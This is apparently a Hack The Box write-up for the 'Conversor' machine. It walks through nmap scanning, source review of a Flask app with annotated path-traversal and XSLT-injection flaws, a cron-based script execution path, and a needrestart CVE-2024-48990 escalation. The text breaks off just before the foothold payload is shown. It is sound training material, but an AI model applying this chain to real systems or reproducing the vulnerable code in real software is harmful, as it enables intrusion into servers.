
Conversor Write-Up



(Logo created using Gemini Flash 3)

Prepared by ZeroTrustWraith

April 12th, 2026.

Difficulty: **Easy**

Synopsis provided by <https://hackthebox.com/>

“Conversor is an easy-difficulty Linux machine featuring a web application that converts XML documents into visually formatted HTML documents using XSLT stylesheets. By registering an account and reviewing the downloadable source code, we discover that the application processes user-supplied XSLT files without proper sanitisation, leading to an XSLT injection vulnerability. This allows us to write a malicious Python script to a server-side directory that is periodically executed by a cron job, granting an initial shell as www-data. Enumerating the application directory reveals a SQLite database file containing user credentials, from which we extract and crack an MD5 password hash to obtain valid SSH access as the user fismathack. For privilege escalation, the machine highlights a misconfigured sudo rule allowing execution of needrestart, which is vulnerable to CVE-2024-48990, enabling code execution via a controlled PYTHONPATH and ultimately allowing us to gain root privileges.”

Skills Required (official write-up recommendations)

- **Linux Fundamentals**
- **Web Application Security**
- **Exploit Automation via Scripting**
- **Database Enumeration**
- **Hash Cracking**

Skills Learned (official write-up information)

- Source Code Review
- XSLT Injection
- CVE-2024-48990

In-Depth Learning Paths

- CWE-22
- CWE-91
- Werkzeug `secure_filename()`
- Arbitrary File Write (AFW)

Analyst's Insight


This lab provided deep insight to how developers focused on hardening the XML parser against data exfiltration via XXE but overlooked the Extensible Stylesheet Language features, such as `exsl:document`. Hardening an XML parser is incomplete if the XSLT processor remains empowered to interact with the file system.

Enumeration

Nmap

Start by running an Nmap scan to discover open ports.

```
nmap -sC -sV {target_IP}
```



```
(ZeroTrustWraith@Linux)-[~]
$ nmap -sC -sV 10.129.238.31
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 23:40 -0500
Nmap scan report for 10.129.238.31
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.89 seconds
```

Upon running a scan, we discover that **Port 22** (SSH) and **Port 80** (HTTP) are open on the target system. Furthermore, we see a redirect mentioned for **http://conversor.htb/**.

Add the host to your **/etc/hosts** file.


```
echo "{target_IP} conversor.htb" | sudo tee -a /etc/hosts
```

Once the target is added to your hosts file, open your browser and head to the target IP address on port 80: **http://{target_IP}:80**



A screenshot of a web browser showing the login page of the Conversor web application. The browser's address bar displays 'http://conversor.htb/login' with a 'Not Secure' warning. The page features a light blue header and a white login form with a blue shadow. The form has a title 'Login', a text input field containing 'admin', a password input field labeled 'Password', and a blue 'Login' button. Below the button is a link: 'Don't have an account? [Register](#)'.


Upon navigating to the target, we are redirected to a login page for the Conversor web application. After trying a few default credentials, we are unable to login successfully. However, the web application does allow us to register a new account.



A screenshot of a web browser showing the register page of the Conversor web application. The browser's address bar displays 'http://conversor.htb/register' with a 'Not Secure' warning. The page features a light blue header and a white register form with a blue shadow. The form has a title 'Register', a text input field labeled 'Username', a password input field labeled 'Password', and a blue 'Register' button. Below the button is a link: 'Already have an account? [Login](#)'.

Use a fake username and password that you can remember to create a new account. Upon registering an account, we are redirected back to the login page. From here, login using your newly created account.

Once we login, we are presented with the application dashboard. The Conversor application allows users to upload an XML file and XSLT stylesheet to transform XML data into other formats. The page also provides an XSLT template used for transforming Nmap scan results.




The screenshot shows a web browser window with the address bar displaying 'http://conversor.htb'. The browser's bookmark bar includes 'Import bookmarks...', 'KaliResources', 'PenTestPlatforms', 'DBs', 'VulnOSINT', 'WriteUpTools', and 'HashTools'. The application's header is blue with the title 'Conversor' and navigation links for 'Home', 'About', and 'Logout'. The main content area has a white background with a blue border. It features a large heading 'Conversor' followed by a paragraph explaining the application's purpose: transforming XML data into more aesthetically pleasing formats. A link 'Download Template' is provided. Below this, there are two file upload sections: 'XML File' and 'XSLT File', each with a 'Browse...' button and a 'No file selected.' message. A large blue 'Convert' button is positioned below these sections. At the bottom, there is a section titled 'Your Uploaded Files:' with a message 'No files uploaded yet'.

We can perform an Nmap scan and output the results to an XML file to test the application and examine its behavior. Download the template on the webpage and run an Nmap scan against the target.

```
nmap --min-rate 1000 -p 22,80 {target_IP} -oX scan.xml
```

```
(ZeroTrustWraith@Linux)-[~]  
$ nmap --min-rate 1000 -p 22,80 conversor.htb -oX conversorscan.xml  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 00:30 -0500  
Nmap scan report for conversor.htb (10.129.238.31)  
Host is up (0.056s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http
```


Once the scan has completed, upload the Nmap XML file and the downloaded XSLT template and click “Convert.”



The screenshot shows a web browser at `http://conversor.htb`. The page has a blue header with the title "Conversor" and links for "Home", "About", and "Logout". The main content area is white and contains the following elements:

- Conversor** (Section Header)
- Introductory text: "We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)"
- XML File** section with a "Browse..." button and the text "No file selected."
- XSLT File** section with a "Browse..." button and the text "No file selected."
- A large blue **Convert** button.
- Your Uploaded Files:** section with a text box containing the link [c0f74de3-c354-43e7-a06e-27f3426bbdc9.html](#).


The conversion process has provided us with an HTML file. Upon clicking the file, a new tab is opened and the results are displayed. We can see from the results that the web application converts the results of our Nmap scan into a more visually appealing format.



The screenshot shows an "Nmap Scan Report" with the command `/usr/lib/nmap/nmap --privileged --min-rate 1000 -p 22,80 -oX conversorscan.xml conversor.htb`. The report details the scan of host **10.129.238.31 (conversor.htb)**.

Port	Protocol	Service	State
22	tcp	ssh	open
80	tcp	http	open

Upon further examination of the web application, there is an “about” section that provides a link to download the source code for the application.



Click the link to download the source code. Alternatively, you can use a **wget** command to download the source code file.

```
wget http://conversor.htb/static/source_code.tar.gz
```

After downloading the source code, we need to extract the files.

```
tar -xvf source_code.tar.gz
```

Examination of the `app.py` file reveals that the web application allows file traversal and it loads the XSLT file without proper sanitization because the lxml parser was not passed into the etree for XSLT.

```
(ZeroTrustWraith@Linux)-[~]
$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

# PATH TRAVERSAL PART 1
# File uploads directly from user's request; os.path.join will resolve path
# Fails to use utility such as secure_filename()
BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

<...SNIP...>

def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    # PATH TRAVERSAL PART 2
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    # Save command will overwrite anywhere user has permissions to touch
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)

    try:
        # XXE/SSRF BLOCKED
        # resolve_entities=False stops some basic XML External Entity Injection (XXE)
        # no_network=True stops SSRF via outbound connections
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False,
load_dtd=False)
        # Restrictive parser not passed to XSLT etree.parse call
        # Allows XSLT functions to read local files
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?)", (file_id,
# RESEARCH TOPICS:
# CWE-22: Improper Limitation of a Pathname to Restricted Directory
# CWE-91: XML Injection
# Werkzeug secure_filename(): Industry-Standard Python Utility for sanitization
# Arbitrary File Write (AFW): Consequence of unsanitized os.path.join call
# CVE-2024-48990 Exploit Chain (needrestart)</pre
```


By neglecting to pass the hardened parser into the `etree.parse()` transformation process, the developers left the door open for the XSLT engine to perform its own file operations. This allows the `exsl:document` function to become a surgical tool for Arbitrary File Write (AFW). Additionally, the use of `os.path.join()` without `werkzeug.utils.secure_filename()` is a textbook example of CWE-22. Even with a fixed upload directory, the lack of filename sanitization allows the user to save files into any directory they have permission to touch via directory traversal.

We are also able to examine from the `install.md` file that the developers are using a cronjob. This allows malicious Python scripts to be periodically executed.

```
(ZeroTrustWraith@Linux)-[~]
$ cat install.md
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to
avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""

# RESEARCH TOPIC
# Path traversal allows XML Injection into system directories like /var/www. PYTHONPATH is manipulated
# So when root-level needrestart utility scans the Python processes (automated by the cronjob), it
# executes your malicious script instead of a standard library.


# needrestart is a default install on Ubuntu Servers 21.04 and later

# Ubuntu 24.04 LTS: Patched Approx. 3.6-7ubuntu4.3
# Ubuntu 22.04 LTS: Patched Approx. 3.5-5ubuntu2.2
```

Foothold


Using the information from the `app.py` file, we can gain a foothold on the server via XSLT injection. To view how this exploit works, visit: [PayloadsAllTheThings](#)

First, we need to create our XLT file. Create a file with a `.xml` file extension and input the code showed in white text in my example.




```
(ZeroTrustWraith@Linux)-[~]
